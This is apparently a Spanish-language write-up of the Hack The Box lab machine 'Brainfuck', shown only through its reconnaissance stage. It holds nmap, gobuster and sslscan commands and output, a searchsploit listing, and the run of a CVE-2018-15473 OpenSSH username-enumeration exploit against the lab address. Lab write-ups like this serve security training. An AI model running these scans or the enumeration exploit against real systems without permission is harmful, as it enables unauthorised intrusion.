
Maquinal linux Insane

Brainfuck, aunque no tiene ningún paso que sea demasiado difícil, requiere muchos pasos y exploits diferentes para completarlo. Se toca una amplia gama de servicios, vulnerabilidades y técnicas, haciendo de esta máquina una gran experiencia de aprendizaje para muchos.


nmap -Pn --open 10.10.10.17 -T4
Starting Nmap 7.94SVN (https://nmap.org) at 2024-02-26 13:14 -05
Nmap scan report for 10.10.10.17 (10.10.10.17)
Host is up (0.072s latency).
Not shown: 995 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE
22/tcp open ssh
25/tcp open smtp
110/tcp open pop3
143/tcp open imap
443/tcp open https


Versiones:
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 94:d0:b3:34:e9:a5:37:c5:ac:b9:80:df:2a:54:a5:f0 (RSA)
| 256 6b:d5:dc:15:3a:66:7a:f4:19:91:5d:73:85:b2:4c:b2 (ECDSA)
| 256 23:f5:a3:33:33:9d:76:d5:f2:ea:69:71:e3:4e:8e:02 (ED25519)
25/tcp open smtp Postfix smtpd
|_smtp-commands: brainfuck, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
110/tcp open pop3 Dovecot pop3d
|_pop3-capabilities: RESP-CODES SASL(PLAIN) CAPA UIDL USER AUTH-RESP-CODE TOP PIPELINING
143/tcp open imap Dovecot imapd
|_imap-capabilities: LITERAL+ more SASL-IR IMAP4rev1 have post-login IDLE LOGIN-REFERRALS ID capabilities listed Pre-login OK AUTH=PLAINA0001 ENABLE
443/tcp open ssl/http nginx 1.10.0 (Ubuntu)
|_ssl-date: TLS randomness does not represent time
|_http-title: Welcome to nginx!
| tls-nextprotoneg:
| http/1.1
| tls-alpn:
|_ http/1.1
|_http-server-header: nginx/1.10.0 (Ubuntu)
| ssl-cert: Subject: commonName=brainfuck.htb/organizationName=Brainfuck Ltd./stateOrProvinceName=Attica/countryName=GR
| Subject Alternative Name: DNS:www.brainfuck.htb, DNS:sup3rs3cr3t.brainfuck.htb
| Not valid before: 2017-04-13T11:19:29
|_Not valid after: 2027-04-11T11:19:29
Service Info: Host: brainfuck; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Escaneo directorios por 443
gobuster dir -u https://10.10.10.17/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," " -k





Validando la versión y los scripts de nmap tenemos un dominio






Tenemos tecnologías WordPress según lo que nos entrega gobuster






Parece ser wp 4.73 según información de wappalyzer





También vemos un subdominio en nmap
sup3rs3cr3t.brainfuck.htb

```
| tls-alpn:
|_  http/1.1
|http-server-header: nginx/1.10.0 (Ubuntu)
| ssl-cert: Subject: commonName=brainfuck.htb/organizationName=Brainfuck
Ltd./stateOrProvinceName=Attica/countryName=GR
| Subject Alternative Name: DNS:www.brainfuck.htb, DNS:sup3rs3cr3t.brainfuck.htb
| Not valid before: 2017-04-13T11:19:29
|_Not valid after:  2027-04-11T11:19:29
```




Este también se puede validar con la herramienta
sslscan https://10.10.10.17





Accepted TLSv1.0 256 bits DHE-RSA-CAMELLIA256-SHA DHE 1024 bits
Accepted TLSv1.0 256 bits AES256-SHA
Accepted TLSv1.0 256 bits CAMELLIA256-SHA
Accepted TLSv1.0 128 bits ECDHE-RSA-AES128-SHA Curve P-256 DHE 256
Accepted TLSv1.0 128 bits DHE-RSA-AES128-SHA DHE 1024 bits
Accepted TLSv1.0 128 bits DHE-RSA-CAMELLIA128-SHA DHE 1024 bits
Accepted TLSv1.0 128 bits AES128-SHA
Accepted TLSv1.0 128 bits CAMELLIA128-SHA
Server Key Exchange Group(s):
TLSv1.2 128 bits secp256r1 (NIST P-256)
SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength: 3072
Subject: brainfuck.htb
Altnames: DNS:www.brainfuck.htb, DNS:sup3rs3cr3t.brainfuck.htb
Issuer: brainfuck.htb
Not valid before: Apr 13 11:19:29 2017 GMT
Not valid after: Apr 11 11:19:29 2027 GMT

también encuentro posibles usuarios




SSH user Enumeration

Como el SSH de la máquina es 7.2 podemos utilizar el exploit para enumerar usuarios


~/machineshtb/Brainfuck
searchsploit ssh 7.x
Exploit Title | Path
OpenSSH 2.3 < 7.7 - Username Enumeration | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC) | linux/remote/45210.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2) | linux/remote/45939.py
Shellcodes: No Results


Al correr me pide instalar paramiko

pip install paramiko




como me dio problemas ejecuto busco el exploit en GitHub


clono y sigo las instrucciones




./CVE-2018-15473.py 10.10.10.17 -w /home/kali/machineshtb/Brainfuck/usuarios.txt



